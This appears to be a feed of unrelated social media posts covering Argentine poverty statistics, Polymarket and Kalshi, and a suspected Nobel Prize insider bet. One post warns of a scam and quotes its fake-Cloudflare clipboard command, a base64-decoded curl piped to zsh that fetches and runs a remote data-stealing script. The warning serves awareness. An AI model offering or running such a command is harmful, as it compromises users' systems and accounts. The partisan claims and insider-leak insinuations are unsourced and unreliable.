WOW! So-called experts predicted that poverty would skyrocket in Argentina when President Javier Milei OBLITERATED the welfare state & cut spending, but the opposite is happening. The poverty rate in Argentina is hitting historic lows.
In Buenos Aires, poverty dropped from 28.1% to 17.3% and extreme poverty fell from 11.0% to 5.3% in Q3 2025.
The same "experts" said rents would go up when he terminated the rent control law. The exact opposite happened. Landlords put thousands of units back on the market and rents came way down.
Capitalism is the greatest system for pulling people out of poverty the world has ever seen.
People have lost more than $500,000 by being scammed through Polymarket comments. I am posting this to raise awareness of the growing issue.

They say: "Why are you not trading on Polymarket private markets? The odds are always much better on there!"
Here is how they try to steal your money:
They begin by buying both Yes and No shares for a market from two separate accounts - so their comments still appear when the 'Holders' filter is enabled - and then post a URL to their site in an obfuscated form.

On that site you're greeted by a clean-looking page with a Polymarket logo and are asked to log in via email. After you verify the email address (yes, they even send you a code), a new window pops up asking you to verify your activity - pretending to be Cloudflare:
But when you click 'Copy', something completely different gets copied:
curl -kfsSL $(echo 'ENCODED_STRING=='|base64 -d)|zsh
You should never paste a command you don't understand into your terminal!
The command first decodes the base64-encoded string (a server URL), then fetches a script from that server and immediately executes it. The script can contain anything, and there won't be any pop-up warning.
By now, it's probably too late - at this point, there's not much you can do except, with some luck, turning off Wi-Fi.
I won't go into detail about what the script does, but there is further obfuscation and additional scripts. In the end, they gather data, log everything on your system, and send a zip back to their server.
They then use this data to log into your accounts and steal your money.
They are very careful to hide everything, even after the initial obfuscation there is obfuscation at every step. I also noticed they shut down the server that sends payloads and receives logged data when there is no active victim.
Here are the scammers' wallet addresses:
DGiJqVHdygJ5wRivY9dMJB7TKTFZkoQ9VhhWRHBGtLKb
3hx7UWFABt9QoEKtqeWcDLvMRzbVXmrqHxEne6s7hXwN
They appear to switch wallets frequently and have likely already created new ones, but someone might still glean useful information from these addresses.
I think the best way to address this is to allow trusted users to review comments or to introduce a downvote system that hides heavily downvoted posts. The simple warning Polymarket currently displays won't be enough, but I'm confident they'll find a good solution.
Kalshi and Polymarket started as polar opposites.
Now the race is close and both are converging on the same technology.
The prediction market wars have shifted from tech to distribution.
@Kalshi targets US retail investors who value regulatory oversight. Their CFTC-licensed DCM status and Robinhood integration unlock mainstream users that offshore competitors can't touch. Their plan is to become the "S&P 500 of events," positioning as infrastructure rather than a betting platform.
@Polymarket targets a global crypto audience that values easy access. By operating onchain and outside of direct US jurisdiction, they have built a moat by being the most culturally relevant prediction market in the world.
Both platforms now center on a CLOB supported by third-party professional market makers to ensure robust liquidity. Kalshi also operates an internal market making arm to provide additional liquidity.
Both focus on the same core markets: sports betting and political outcomes.
But one key difference is how they determine truth.
Kalshi has built a sound resolution system using defined rules at market creation and independent third-party information sources.
This allows for human nuance which is essential for interpreting edge cases, but creates a centralized point of attack and becomes resource intensive as the number of markets increase.
Polymarket uses UMA's Optimistic Oracle, a decentralized system that is censorship resistant and flexible but has led to controversial resolutions.
The rivalry started as a clash of philosophies, but both platforms are converging across most design decisions.
The battle from here will be around distribution and solving user pain points: liquidity, discovery, expression, market creation speed, and resolution trust.
@NobelPeaceOslo Care to comment on this polymarket account?
Seems like the committee leaked who would win and an insider made good money
https://t.co/dWO3QdyslT
@NobelPrize interesting account here.
https://t.co/dWO3QdxUwl
Created 12h ago, and first thing the account bought at ~5% is Machado to win the Prize.
Its as if someone on the committee leaked information 😱
But surely such a prestigious organization would never do this!